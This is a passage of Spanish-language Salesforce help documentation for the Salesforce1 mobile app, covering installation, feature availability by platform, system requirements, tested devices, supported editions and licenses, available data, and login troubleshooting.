Ayudar los usuarios desde cualquier parte con SalesforceA

Salesforce Classic Mobile

Ediciones de Salesforce

# Aplicación móvil Salesforce1

La aplicación móvil Salesforce1 le permite usar Salesforce en sus desplazamientos. Esta experiencia de aplicación móvil de clase comercial le ofrece acceso en tiempo real a la misma información que ve en la oficina, pero organizada de forma que pueda trabajar entre una reunión con un cliente y otra, mientras se registra para un vuelo o incluso mientras espera a que le sirvan un café. La interfaz intuitiva facilita la tarea de navegación e interactuación con datos en una pantalla táctil, de modo que puede revisar y actualizar información con solo unos toques. Además, Salesforce1 incluye muchas de las personalizaciones de su organización por lo que la aplicación se adapta a las necesidades de su empresa.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

**Nota:** Salesforce1 pone datos y funciones clave a su disposición, esté donde esté. Pero hay actividades comerciales que probablemente se hacen mejor desde su equipo portátil o de escritorio. Para ver datos o realizar acciones que no están disponibles en Salesforce1, utilice Lightning Experience o Salesforce Classic en su lugar.

## Obtener la aplicación móvil Salesforce1

La forma de acceso a Salesforce1 depende de cómo quiere trabajar: utilizando una aplicación instalada en su dispositivo o utilizando un navegador móvil. Es posible que algunas de las versiones de Salesforce1 estén desactivadas para su organización; pregunte a su administrador de Salesforce acerca de sus opciones.

### Funciones de la aplicación móvil Salesforce1: Elementos disponibles en cada versión

Salesforce1 está disponible como una aplicación descargable en dispositivos iOS y Android, así como aplicación basada en navegadores móviles en navegadores móviles compatibles. En la mayoría de casos, todos los "tipos" de Salesforce1 incluyen las mismas funciones. Pero existen algunas diferencias entre las experiencias, a menudo relacionadas con diferencias en las plataformas móviles en las que Salesforce1 es compatible.

### Requisitos de la aplicación móvil Salesforce1

Salesforce1 está disponible para la mayoría de las ediciones de Salesforce y tipos de licencia de usuario. La aplicación es compatible con varias plataformas móviles, con algunos requisitos mínimos de sistema operativo y navegador móvil.

### ¿Qué datos están disponibles en la aplicación móvil Salesforce1?

Salesforce1 usa la edición de Salesforce de su organización, su tipo de licencia de usuario y su perfil de usuario y conjuntos de permisos asignados para determinar los datos que están a su disposición. Verá la mayoría de los objetos, tipos de registros, campos y formatos de página que cuando trabaja en el sitio completo de Salesforce. Pero no todos los datos de Salesforce están disponibles en Salesforce1.

### ¿Por qué no puedo iniciar sesión en la aplicación móvil Salesforce1?

¿Está seguro de utilizar las credenciales correctas de Salesforce pero no puede iniciar sesión en Salesforce1? Existen varias razones por las que puede tener problemas.

### Buscar ayuda en la aplicación móvil Salesforce1

Salesforce1 incluye un vínculo **Ayuda** que puede utilizar para obtener más información acerca de la aplicación móvil.

### Recursos de ayuda para la aplicación móvil Salesforce1

Estos recursos proporcionan información sobre el uso de la aplicación móvil Salesforce1, la configuración de su organización para utilizar la aplicación y el desarrollo para la aplicación.

### Compatibilidad de configuraciones regionales e idiomas para la aplicación Salesforce1

Salesforce1 funciona con casi todas las configuraciones regionales admitidas por Salesforce y los idiomas e idiomas de usuario final totalmente compatibles. (La ayuda de Salesforce incluye una lista completa de las configuraciones regionales y los idiomas admitidos.) Los idiomas de escritura de derecha a izquierda, como el árabe y el hebreo, no son compatibles en esta versión.

### Consideraciones de accesibilidad de la aplicación móvil Salesforce1

Salesforce1 se ha diseñado teniendo en cuenta la accesibilidad. Además, proporciona una experiencia móvil completamente accesible para todos los usuarios, incluidos los que trabajan con lectores de pantalla.

### Activación o desactivación de la aplicación para navegadores móviles Salesforce1

Cuando se activa la aplicación para navegadores móviles Salesforce1 para su organización, automáticamente se le redirige a este sistema al iniciar sesión en Salesforce desde un navegador móvil compatible. No se admite el uso del sitio completo de Salesforce en un navegador móvil. Pero es posible desactivar la aplicación para navegador móvil si necesita acceder a Salesforce Classic desde su dispositivo móvil por un momento.

## CONSULTE TAMBIÉN

Recursos de ayuda para la aplicación móvil Salesforce1

# Obtener la aplicación móvil Salesforce1

La forma de acceso a Salesforce1 depende de cómo quiere trabajar: utilizando una aplicación instalada en su dispositivo o utilizando un navegador móvil. Es posible que algunas de las versiones de Salesforce1 estén desactivadas para su organización; pregunte a su administrador de Salesforce acerca de sus opciones.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

### Instalar una aplicación descargable

Las aplicaciones descargables Salesforce1 están disponibles para dispositivos Android e iOS que cumplan los requisitos mínimos de la plataforma. Puede descargar e instalar Salesforce1 desde Google Play o App Store.

Cuando la aplicación esté instalada, iníciela desde la pantalla Inicio e inicie sesión en su cuenta de Salesforce. Se le pedirá que cree un PIN de seguridad. De manera predeterminada, se conecta a su entorno de producción.

Nota: Si no puede iniciar sesión, compruebe con su administrador de Salesforce que puede utilizar la aplicación descargable.

### Acceder a la aplicación para navegador móvil

La aplicación para navegadores móviles Salesforce1 funciona en un navegador móvil en dispositivos Android, iOS y Windows que cumplan los requisitos mínimos de la plataforma. La aplicación para navegadores móviles es una opción excelente si su organización impide la instalación de aplicaciones en su dispositivo de empresa.

Si se activa la aplicación para navegadores móviles Salesforce1 para su organización, se le redirige automáticamente a Salesforce1 al iniciar sesión en Salesforce desde un navegador móvil compatible. Si Salesforce1 no se inicia automáticamente, asegúrese de que no ha desactivado el redireccionamiento a la aplicación para navegadores móviles y de que usa un navegador compatible.

(Desde la mayoría de navegadores móviles incompatibles, se le redirige a Salesforce Classic. Si está utilizando un dispositivo iOS, puede acceder al navegador móvil desde Google Chrome para iOS o cuando toque un vínculo de Salesforce en Gmail para iOS, pero trabajando en cualquiera de estos entornos no es compatible con Salesforce.)

CONSULTE TAMBIÉN

- Requisitos de la aplicación móvil Salesforce1
- ¿Por qué no puedo iniciar sesión en la aplicación móvil Salesforce1?
- Activación o desactivación de la aplicación para navegadores móviles Salesforce1

# Funciones de la aplicación móvil Salesforce1: Elementos disponibles en cada versión

Salesforce1 está disponible como una aplicación descargable en dispositivos iOS y Android, así como aplicación basada en navegadores móviles en navegadores móviles compatibles. En la mayoría de casos, todos los "tipos" de Salesforce1 incluyen las mismas funciones. Pero existen algunas diferencias entre las experiencias, a menudo relacionadas con diferencias en las plataformas móviles en las que Salesforce1 es compatible.

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| **Navegación y acciones** | | | |
| Acceso hasta 200 vistas de lista por objeto | ✔ | ✔ | ✔ |
| Ver instantáneas visuales de datos comerciales en gráficos de vistas de lista | | | ✔ (*solo tablets*) |

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| Clasificar y filtrar vistas de lista | ✔ | ✔ | ✔ |
| Realice acciones como realizar llamadas telefónicas, registrar llamadas y enviar mensajes de correo electrónico<br>(*Las llamadas telefónicas solamente se admiten en teléfonos Android y iPhone)* | ✔ | ✔ | ✔ |
| Utilizar acciones rápidas creadas para su organización | ✔ | ✔ | ✔ |
| Consulte imágenes de Google Maps en campos de dirección estándar | ✔ | ✔ | ✔ |
| **Búsqueda** | | | |
| Buscar registros de Salesforce | ✔ | ✔ | ✔ |
| Búsquedas globales de ámbito para localizar registros por objeto | | | ✔ |
| Ver resultados de búsqueda coincidentes para todos los registros, no solo los que se han visto recientemente | | | ✔ |
| Clasificar resultados de búsqueda | | | ✔ |
| Realice correcciones ortográficas automáticas y correcciones en palabras clave de búsqueda | ✔ | ✔ | ✔ |
| Utilice la búsqueda global para buscar publicaciones de Chatter en las noticias en tiempo real de "Toda la empresa" | | | ✔ |
| **Gestión de relaciones y datos** | | | |
| Agregar nuevos registros y actualizar registros existentes | ✔ | ✔ | ✔ |
| Evitar la creación de registros duplicados | ✔ | ✔ | ✔ |
| Permanezca al día acerca de sectores y empresas importantes con la aplicación Noticias | ✔ | ✔ | ✔ |
| Realice un seguimiento de las últimas noticias acerca de cuentas con Perspectivas de cuentas (desde cuentas y oportunidades) | ✔ | ✔ | ✔ |
| Vea los logotipos de empresas para cuentas (Beta) | ✔ | ✔ | ✔ |
| Localizar, asociar y visualizar perfiles de Twitter para cuentas, contactos y candidatos de Salesforce | ✔ | ✔ | ✔ |
| Realice un seguimiento de relaciones entre cuentas y contactos con Contactos en múltiples cuentas. | ✔ | ✔ | ✔ |
| Agregar contactos a Salesforce desde listas de contactos de dispositivos móviles | ✔ | ✔ | |
| Convertir candidatos cualificados en contactos | ✔ | ✔ | ✔ |

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| Utilizar Ruta de ventas para seguir procesos de ventas y cerrar contratos | ✔ | ✔ | ✔ |
| Trabaje con equipos de cuenta y equipos de oportunidad | ✔ | ✔ | ✔ |
| Trabajar con datos almacenados fuera de Salesforce | ✔ | ✔ | ✔ |
| **Productividad (Salesforce Today, Notas, Eventos, Tareas, Correo electrónico)** | | | |
| Utilice Today para prepararse y gestionar los eventos del día, unirse a llamadas de conferencia, así como registrar eventos de calendario móviles en Salesforce | ✔ | ✔ | |
| Agregar contactos a Salesforce desde eventos en Today | ✔ | ✔ | |
| Tome notas de reuniones de texto enriquecido y relaciónelas fácilmente con registros | ✔ | ✔ | ✔ |
| Agregar imágenes a notas | | ✔ | |
| Cree tareas desde Notas | ✔ | ✔ | ✔ |
| Crear tareas desde publicaciones de Chatter | | | ✔ |
| Realizar un seguimiento de tareas, cerrarlas o reabrirlas | ✔ | ✔ | ✔ |
| Realizar actualizaciones de tareas rápidas con un toque: modificar comentarios o cambiar una fecha de vencimiento, estado o prioridad. | ✔ | ✔ | ✔ |
| Crear y visualizar eventos de Salesforce | ✔ | ✔ | ✔ |
| Enviar correo electrónico desde Salesforce empleando la Bandeja de entrada de SalesforceIQ | ✔ | ✔ | |
| **Work.com** | | | |
| Utilizar formación, objetivos, premios y habilidades de Work.com (*Habilidades disponibles solamente en Android)* | ✔ | ✔ | ✔ |
| **Herramientas de servicio al cliente** | | | |
| Utilizar Servicio al cliente de redes sociales para supervisar casos y responder a tuits de Twitter en tiempo real | ✔ | ✔ | ✔ |
| Ver artículos de conocimiento de Salesforce | ✔ | ✔ | ✔ |
| Realice un seguimiento de productos comprados con Activos | ✔ | ✔ | ✔ |
| Simplifique el servicio de campo con Órdenes de trabajo (incluyendo eventos clave, artículos vinculados y jerarquías de órdenes de trabajo) | ✔ | ✔ | ✔ |

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| Visualice servicios programados y navegue a ubicaciones de servicio con Field Service Lightning | ✔ | ✔ | ✔ |
| **Informes y paneles** | | | |
| Ver paneles, componentes de paneles (incluyendo componentes de paneles de Visualforce) e informes | ✔ | ✔ | ✔ |
| Visualice informes, paneles y gráficos de Lightning Experience | ✔ | ✔ | ✔ |
| Ordenar datos de informes | ✔ | ✔ | ✔ |
| Aplicar filtros de paneles | ✔ | ✔ | ✔ |
| Compartir paneles en noticias en tiempo real | | ✔ (*limitado*) | ✔ |
| **Salesforce Files** | | | |
| Uso de Salesforce Files | ✔ | ✔ | ✔ |
| UtiliceSalesforce Files si Chatter está desactivado | | | ✔ |
| Examine y comparta archivos desde fuentes de datos externas, como SharePoint, OneDrive for Business, Google Drive y Box (*requiere Files Connect*) | ✔ | ✔ | ✔ |
| Modifique archivos de Microsoft Office 365 | ✔ | ✔ | |
| **Chatter (Noticias en tiempo real, Temas, Perfiles, Grupos)** | | | |
| Utilizar noticias en tiempo real, personas y grupos de Chatter | ✔ | ✔ | ✔ |
| Buscar en las noticias en tiempo real principales de Chatter | ✔ | ✔ | ✔ |
| Visualizar, modificar y seguir entradas de noticias en tiempo real organizadas por temas; agregar varios temas a publicaciones | | | ✔ |
| Vincular múltiples actualizaciones de registros en una única publicación | | | ✔ |
| Adjuntar fotografías o archivos a publicaciones o comentarios o utilizar acciones rápidas para publicar fotografías o archivos | ✔ | ✔ | ✔ |
| Compartir publicaciones de Chatter | ✔ | ✔ | |
| Ver presentaciones preliminares de archivos publicados en publicaciones y comentarios | ✔ | ✔ | ✔ |
| Pulsar dos veces para agregar o eliminar favoritos de publicaciones de Chatter | | ✔ | |

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| Formular preguntas y obtener respuestas en las noticias en tiempo real | | | ✓ |
| Distribuir preguntas en Chatter a casos | | | ✓ |
| Modificar los detalles de perfil de usuario | ✓ | | ✓ |
| Cambiar la imagen de perfil de usuario | ✓ | ✓ | ✓ |
| Agregar registros a grupos | ✓ | ✓ | ✓ |
| Colaborar con más privacidad en grupos de Chatter no listados | ✓ | ✓ | ✓ |
| Publicar anuncios en noticias en tiempo real de grupos | ✓ | ✓ | ✓ |
| Gestionar grupos | ✓ | ✓ | ✓ |
| Utilizar Salesforce1 si Chatter está desactivado | ✓ | ✓ | ✓ |
| Utilizar acciones rápidas en Salesforce1 si Chatter está desactivado | ✓ | ✓ | ✓ |
| Iniciar Salesforce1 desde notificaciones por correo electrónico de y vínculos de resumen de Chatter | ✓ | ✓ | ✓ |
| **Comunidades de Salesforce** | | | |
| Acceda a comunidades creadas utilizando la plantilla Fichas de Salesforce + Visualforce | ✓ | ✓ | ✓ |
| **Lógica comercial y automatización de procesos** | | | |
| Enviar registros para su aprobación | ✓ | ✓ | ✓ |
| Ver el estado de aprobaciones pendientes y aprobar o rechazar solicitudes de aprobación | | ✓ | ✓ |
| Reanudar o eliminar entrevistas de flujo en pausa | ✓ | ✓ | ✓ |
| **Notificaciones** | | | |
| Recibir notificaciones internas de la aplicación | ✓ | ✓ | ✓ |
| Recibir notificaciones distribuidas | ✓ | ✓ | |
| Configurar las notificaciones distribuidas que se envían | ✓ | ✓ | |
| **Fuera de línea** | | | |
| Ver datos en caché cuando se trabaja sin conexión | ✓ | ✓ | |
| Cree, modifique y elimine registros para objetos a los que se accedió recientemente fuera sin conexión (Beta) | ✓ | ✓ | |
| **Acceso y seguridad** | | | |

| Función | Aplicaciones descargables para Android | Aplicación descargable para iOS | Aplicación de navegador móvil |
|---|---|---|---|
| Cambiar entre múltiples comunidades o cuentas de Salesforce sin salir de la aplicación | ✔ | ✔ | |
| Configurar conexiones con múltiples instancias desde la página de inicio de sesión | ✔ | ✔ | |
| Abrir la mayoría de las direcciones URL de Salesforce directamente en Salesforce1 | ✔ | ✔ | |
| Controle el acceso a la aplicación con una contraseña de seguridad | ✔ | ✔ | |
| Obtenga una seguridad mejorada con Mobile Device Management (MDM) | ✔ | ✔ | |
| **Personalizaciones y configuración de usuarios/aplicaciones** | | | |
| Visualizar páginas de Visualforce | ✔ | ✔ | ✔ |
| Acceso a páginas de Lightning y aplicaciones personalizadas y externas | ✔ | ✔ | ✔ |
| Consulte una selección personalizada y una disposición de acciones en la barra de acciones y acciones de elemento de la lista | ✔ | ✔ | ✔ |
| Consulte marcas personalizadas | ✔ | ✔ | ✔ |

CONSULTE TAMBIÉN

Recursos de ayuda para la aplicación móvil Salesforce1

## Requisitos de la aplicación móvil Salesforce1

Salesforce1 está disponible para la mayoría de las ediciones de Salesforce y tipos de licencia de usuario. La aplicación es compatible con varias plataformas móviles, con algunos requisitos mínimos de sistema operativo y navegador móvil.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

**Requisitos de plataforma móvil**

Salesforce1 está disponible en teléfonos y tablets que cumplen estos requisitos de plataforma móvil.

| Requisitos de versión y sistema operativo | Requisitos de navegador móvil* |
|---|---|
| Android 4.4 o posterior | Google Chrome en Android<br>Navegador de Good en Android |

| Requisitos de versión y sistema operativo | Requisitos de navegador móvil* |
|---|---|
| iOS 9.2 o posterior | Apple Safari en iOS<br>Navegador Good en iOS |
| Windows 10 *(solo aplicación para navegadores móviles)* | Microsoft Edge en Windows 10 |
| Windows 8.1 *(solo aplicación para navegadores móviles)* | Microsoft Internet Explorer 11 en Windows 8.1 *(La compatibilidad finaliza el 17 de diciembre de 2017)* |

* Los requisitos de navegadores móviles solo se aplican a la aplicación para navegadores móviles Salesforce1.

- Se requiere la última versión de navegador móvil.
- Cuando utilice la aplicación para navegadores móviles, recomendamos desactivar el modo Incógnito en Chrome, Navegación privada en Safari o Exploración InPrivate en Edge o Internet Explorer.

**Dispositivos móviles utilizados para pruebas de Salesforce1**

Salesforce realiza pruebas manuales y automatizadas de las aplicaciones descargable y para navegadores móviles Salesforce1 en un conjunto seleccionado de dispositivos móviles. Esta es la lista vigente de dispositivos utilizados para pruebas de Salesforce1.

| Plataforma | Teléfonos | Tablets |
|---|---|---|
| **Android** | • Google Nexus 5X<br>• Google Nexus 6P<br>• Samsung Galaxy S7<br>• Samsung Galaxy S6<br>• Samsung Galaxy S5<br>• Samsung Galaxy Note 4 | • Samsung Galaxy Note 10.1<br>• Samsung Tab A 9.7 |
| **iOS** | • iPhone 6S / 6S Plus<br>• iPhone 6 / 6 Plus<br>• iPhone 5S<br>• iPhone SE | • iPad Pro<br>• iPad Air 2<br>• iPad Air<br>• iPad Mini 4 |
| **Windows**<br>*(Solo aplicación para navegadores móviles)* | • Nokia 1020 (con Windows 8.1)<br>• Lumia 950 (con Windows 10) | • nd |

Se impide a los clientes utilizar Salesforce1 en dispositivos no probados siempre que cumplan los requisitos de plataforma actuales. La lista de dispositivos probados con Salesforce1 está sujeta a cambios, con o sin aviso por anticipado.

Nota: Salesforce trata los portátiles táctiles, incluyendo dispositivos Microsoft Surface y Surface Pro, como portátiles en vez de tablets. No es posible acceder a Salesforce1 en estos dispositivos. Los usuarios siempre se redirigen a la experiencia del sitio completo activada para ellos, Lightning Experience o Salesforce Classic. Solo se admiten entradas de ratón y teclado estándar en estos tipos de dispositivos.

En la mayoría de dispositivos, Salesforce1 solo funciona en orientación vertical. Una excepción es cuando se utiliza la aplicación descargable Salesforce1 en tablets iPad, donde se admite la orientación vertical y horizontal.

### Ediciones y licencias de Salesforce

Vea qué ediciones y tipos de licencias de usuario de Salesforce admiten el uso de Salesforce1.

| Edición de Salesforce | |
|---|---|
| Salesforce1 está disponible en estas ediciones:<br>• Personal Edition<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition<br>• Contact Manager Edition | Pero no en estas ediciones:<br>• Database.com Edition |
| **Tipos de licencias de usuario** | |
| Estos tipos de licencia de usuario pueden acceder a Salesforce1. No se requiere una licencia móvil o de Salesforce1 especial.<br>• usuarios de Salesforce<br>• Usuarios de la plataforma Salesforce y Force.com<br>• Usuarios de Chatter Plus (también conocido como Chatter Only), usuarios de Chatter Free y usuarios externos de Chatter *<br>• Usuarios externos de Customer Community, Customer Community Plus y Partner Community<br>• Usuarios de portal que sean miembros de una comunidad de Salesforce | Estos tipos de licencias de usuario no tienen acceso a la aplicación móvil:<br>• Usuarios de portal (a no ser que sean miembros de una comunidad de Salesforce)<br>• Usuarios de Database.com<br>• Usuarios de Sites y Site.com<br>• usuarios de Data.com<br>• Usuarios de Work.com |

Nota: Puede acceder a los mismos datos y funcionalidad que tiene a su disposición en el sitio completo, tal y como lo determine la edición de Salesforce de su organización, su tipo de licencia y sus conjuntos de permisos y perfil de usuario asignado.

*Los usuarios externos de Chatter Plus, Chatter Free y Chatter deben tener el permiso de perfil "API activada" activado para utilizar cualquiera de la aplicaciones descargables Salesforce1. Los usuarios externos de Chatter que cuentan con el acceso de API no pueden acceder a vistas de lista Grupos y Personas al utilizar una aplicación descargable.

### Conexión inalámbrica

Se requiere una conexión Wi-Fi® o de red móvil para comunicarse con Salesforce. Para conexiones móviles, se requiere una red 3G o más rápida. Para obtener el mejor rendimiento, recomendamos utilizar Wi-Fi o LTE.

Si está utilizando una de las aplicaciones descargables Salesforce1, puede ver los registros a los que ha accedido más recientemente y crear y modificar registros cuando su dispositivo no tiene conexión.

CONSULTE TAMBIÉN

- Compatibilidad de configuraciones regionales e idiomas para la aplicación Salesforce1
- Consideraciones de accesibilidad de la aplicación móvil Salesforce1
- ¿Qué datos están disponibles en la aplicación móvil Salesforce1?

## ¿Qué datos están disponibles en la aplicación móvil Salesforce1?

Salesforce1 usa la edición de Salesforce de su organización, su tipo de licencia de usuario y su perfil de usuario y conjuntos de permisos asignados para determinar los datos que están a su disposición. Verá la mayoría de los objetos, tipos de registros, campos y formatos de página que cuando trabaja en el sitio completo de Salesforce. Pero no todos los datos de Salesforce están disponibles en Salesforce1.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

Estos objetos están disponibles en el menú de navegación de Salesforce1: Puede crear, ver y modificar registros para estos objetos a no ser que se indique lo contrario.

- Cuentas
- Activos
- Campañas
- Casos
- Contactos
- Contratos
- D&B Company *(sólo visualización para clientes con Data.com Prospector y Data.com Clean)*
- Paneles *(solo visualización)*
- Eventos
- Archivos
- Field Service Lightning (Horas de trabajo, Citas de servicio, Recursos de servicio, Territorios de servicio, Tipos de trabajos) *(solo aplicación para navegadores móviles)*
- Artículos de Salesforce Knowledge *(solo visualización)*
- Candidatos
- Transcripciones de chat en directo
- Oportunidades
- Pedidos (*solo visualización o modificación*)
- Informes (*solo visualización*)
- Personas de redes sociales y Publicaciones de redes sociales
- Tareas
- Apoyo, objetivos, agradecimiento, premios y habilidades de Work.com *(Habilidades no disponibles en la aplicación descargable de iOS)*
- Órdenes de trabajo
- Objetos personalizados con una ficha a la que pueda acceder
- Objetos externos de Salesforce Connect que pueden buscarse y tienen una ficha a la que puede acceder

Con algunas excepciones, todos los campos estándar y personalizados están disponibles en estos registros. Y puede trabajar con la mayoría de las listas relacionadas de estos objetos.

Si Chatter está activado, puede acceder a noticias en tiempo real, grupos, personas (perfiles de usuario) y temas. (Temas está disponible únicamente en la aplicación para navegadores móviles.) Puede acceder a los perfiles de usuario incluso cuando Chatter está desactivado.

Si está utilizando una aplicación descargable Salesforce1, puede utilizar Salesforce Today para prepararse para las reuniones, permanecer en contacto con los clientes, unirse rápidamente a llamadas de conferencia y gestionar su día de manera general.

### Menú de navegación de Salesforce1

Puede acceder a todos estos objetos desde el menú de navegación de Salesforce1. El menú de navegación le ayuda a centrarse en los objetos con los que trabaja con más frecuencia. Toque **Más** en la parte inferior de la sección Reciente para ver la lista completa de todos los objetos que tiene a su disposición en Salesforce1.

Consejo: Si es un nuevo usuario de Salesforce y aún no tiene historial de objetos recientes, al principio verá estos objetos en la sección Reciente del menú de navegación de Salesforce1: Cuentas, Casos, Contactos, Archivos, Grupos (salvo que se hayan agregado directamente al menú de navegación), Candidatos, Oportunidades y Personas (salvo que se hayan agregado estos elementos directamente al menú de navegación).

Como emplea tiempo trabajando en Salesforce1 y en el sitio completo de Salesforce, los objetos que utiliza más reemplazan eventualmente los objetos predeterminados en la sección Reciente y se convierten en los objetos disponibles para búsquedas globales en Salesforce1.

La aparición de los objetos con los que trabaja con mayor frecuencia en la sección Reciente puede tardar hasta 15 días. Para que los objetos aparezcan en Reciente de forma inmediata, ánclelos en los resultados de búsqueda del sitio completo.

Cuando realiza una búsqueda global en Salesforce1, puede localizar registros con los objetos que aparecen en la sección Reciente únicamente. Para encontrar registros de otros objetos que están en la lista completa de objetos cuando se amplía la sección Reciente, busque desde la página de inicio del objeto.

CONSULTE TAMBIÉN

Requisitos de la aplicación móvil Salesforce1

Acceso a datos y vistas: Qué no está disponible en Salesforce1

## ¿Por qué no puedo iniciar sesión en la aplicación móvil Salesforce1?

¿Está seguro de utilizar las credenciales correctas de Salesforce pero no puede iniciar sesión en Salesforce1? Existen varias razones por las que puede tener problemas.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

- Asegúrese de que cuenta, en la actualidad, con el permiso para utilizar Salesforce1. Los administradores de Salesforce pueden controlar quién puede utilizar las aplicaciones descargables Salesforce1 y también pueden desactivar el acceso a la aplicación para navegador móvil, para usted o toda su empresa. Si no está seguro de disponer del acceso, consulte con su administrador.
- Si está utilizando una aplicación descargable, asegúrese de iniciar sesión en la instancia correcta: producción, sandbox o un dominio personalizado. De manera predeterminada, Salesforce1 se conecta a su entorno de producción. Si su organización utiliza el inicio de sesión único, configure la aplicación para señalar a una página diferente durante el inicio de sesión. Lo mismo sucede para conectar Salesforce1 con un entorno de sandbox para fines de prueba o iniciar sesión utilizando una URL de comunidad.

Los dominios personalizados tienen el formato `https://universalcontainers.my.salesforce.com` donde `universalcontainers` es un nombre seleccionado por su administrador. Su administrador puede proporcionarle el nombre de dominio para utilizar.

- Para conectar la aplicación descargable para iOS con una instancia diferente, utilice estos pasos.
- Para conectar la aplicación descargable para Android con una instancia diferente, utilice estos pasos.

Si aún no puede iniciar sesión, solicite ayuda a su administrador.

CONSULTE TAMBIÉN

Obtener la aplicación móvil Salesforce1

Requisitos de la aplicación móvil Salesforce1

## Buscar ayuda en la aplicación móvil Salesforce1

Salesforce1 incluye un vínculo **Ayuda** que puede utilizar para obtener más información acerca de la aplicación móvil.

El vínculo **Ayuda** está ubicado en la parte inferior del menú de navegación de Salesforce1. Toque para abrir el menú de navegación.

Y hay otros muchos recursos que pueden ayudarle a empezar a utilizar Salesforce1. Consulte Recursos de ayuda para la aplicación móvil Salesforce1 en la página 91.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

## Recursos de ayuda para la aplicación móvil Salesforce1

Estos recursos proporcionan información sobre el uso de la aplicación móvil Salesforce1, la configuración de su organización para utilizar la aplicación y el desarrollo para la aplicación.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

### Información general sobre Salesforce1

| | |
|---|---|
| **Guías** | |
| Uso de la aplicación Salesforce1 | PDF |
| **Temas de ayuda** | |
| Introducción a la aplicación móvil Salesforce1 | HTML |
| Funciones de la aplicación móvil Salesforce1: Elementos disponibles en cada versión | HTML |
| Requisitos de la aplicación móvil Salesforce1 | HTML |
| ¿Qué datos están disponibles en la aplicación móvil Salesforce1? | HTML |
| Obtener la aplicación móvil Salesforce1 | HTML |
| Qué no está disponible en la aplicación para navegadores móviles Salesforce1 | HTML |
| **Ayuda en la aplicación** | |

| | |
|---|---|
| Para la aplicación descargable Salesforce1 en iPhone | HTML |
| Para la aplicación descargable Salesforce1 en iPad | HTML |
| Para la aplicación descargable Salesforce1 en teléfonos Android | HTML |
| Para la aplicación para navegadores móviles Salesforce1 en teléfonos móviles | HTML |
| Para la aplicación para navegadores móviles Salesforce1 en tablets | HTML |
| **Vídeos de Salesforce1** | |
| Traslado de sus tareas de la versión de sobremesa a Mobile | Vídeo |
| Cuentas y contactos en sus desplazamientos | Vídeo |

## Configuración y personalización de Salesforce1

| | | |
|---|---|---|
| **Guías y páginas de trucos** | | |
| Guía de administración de la aplicación móvil Salesforce1 | PDF | HTML |
| Guía de instalación de administración de la aplicación Salesforce1 | | HTML |
| **Temas de ayuda** | | |
| Configurar la aplicación móvil Salesforce1 con el asistente de Salesforce1 | | HTML |
| Poner Salesforce1 al alcance de sus usuarios | | HTML |
| ¿Cómo se ordenan las acciones en la barra de acción de Salesforce1? | | HTML |
| La marca de su organización en la aplicación móvil Salesforce1 | | HTML |
| Habilitar páginas de Visualforce para la aplicación móvil Salesforce1 | | HTML |
| Trabajar sin conexión con la aplicación móvil Salesforce1 | | HTML |

## Desarrollo para Salesforce1

| | | |
|---|---|---|
| **Guías y páginas de trucos** | | |
| Guía del desarrollador de la aplicación Salesforce1 | PDF | HTML |
| Esquemas de URL móvil de Salesforce1 para iOS y Android | PDF | |
| Guía de seguridad móvil de Salesforce1 | PDF | |

## Compatibilidad de configuraciones regionales e idiomas para la aplicación Salesforce1

Salesforce1 funciona con casi todas las configuraciones regionales admitidas por Salesforce y los idiomas e idiomas de usuario final totalmente compatibles. (La ayuda de Salesforce incluye una lista completa de las configuraciones regionales y los idiomas admitidos.) Los idiomas de escritura de derecha a izquierda, como el árabe y el hebreo, no son compatibles en esta versión.

Nota: Las aplicaciones descargables Salesforce1 utilizan la configuración regional y de idioma de su perfil de usuario de Salesforce y la configuración regional de su dispositivo móvil. Si su dispositivo utiliza una configuración regional diferente de la especificada en su perfil de usuario, es posible que vea varios idiomas mostrados en la aplicación. Por ejemplo, el menú de navegación puede aparecer en inglés mientras que los registros se muestran en español.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

Salesforce1 incluye compatibilidad con varias divisas, pero la gestión avanzada de divisas no está disponible.

CONSULTE TAMBIÉN

Requisitos de la aplicación móvil Salesforce1

## Consideraciones de accesibilidad de la aplicación móvil Salesforce1

Salesforce1 se ha diseñado teniendo en cuenta la accesibilidad. Además, proporciona una experiencia móvil completamente accesible para todos los usuarios, incluidos los que trabajan con lectores de pantalla.

A diferencia del sitio Web completo de Salesforce, Salesforce1 no requiere el modo de accesibilidad para ofrecer a los usuarios que trabajen con dispositivos de asistencia una experiencia totalmente accesible.

Compruebe la documentación de su dispositivo móvil para obtener más información sobre cómo utilizar un lector de pantalla.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

CONSULTE TAMBIÉN

Requisitos de la aplicación móvil Salesforce1

## Activación o desactivación de la aplicación para navegadores móviles Salesforce1

Cuando se activa la aplicación para navegadores móviles Salesforce1 para su organización, automáticamente se le redirige a este sistema al iniciar sesión en Salesforce desde un navegador móvil compatible. No se admite el uso del sitio completo de Salesforce en un navegador móvil. Pero es posible desactivar la aplicación para navegador móvil si necesita acceder a Salesforce Classic desde su dispositivo móvil por un momento.

Nota: Si desactiva el redireccionamiento automático a la aplicación para navegadores móviles Salesforce1, estará desactivando el acceso automático para cualquier navegador compatible desde cualquier dispositivo móvil. Por ejemplo, si desactiva la aplicación para navegador móvil desde su tablet, tampoco podrá utilizar la aplicación para navegadores móviles en su smartphone.

Estos pasos no afectan a la aplicación descargable Salesforce1, que siempre muestra la interfaz de Salesforce1.

EDICIONES

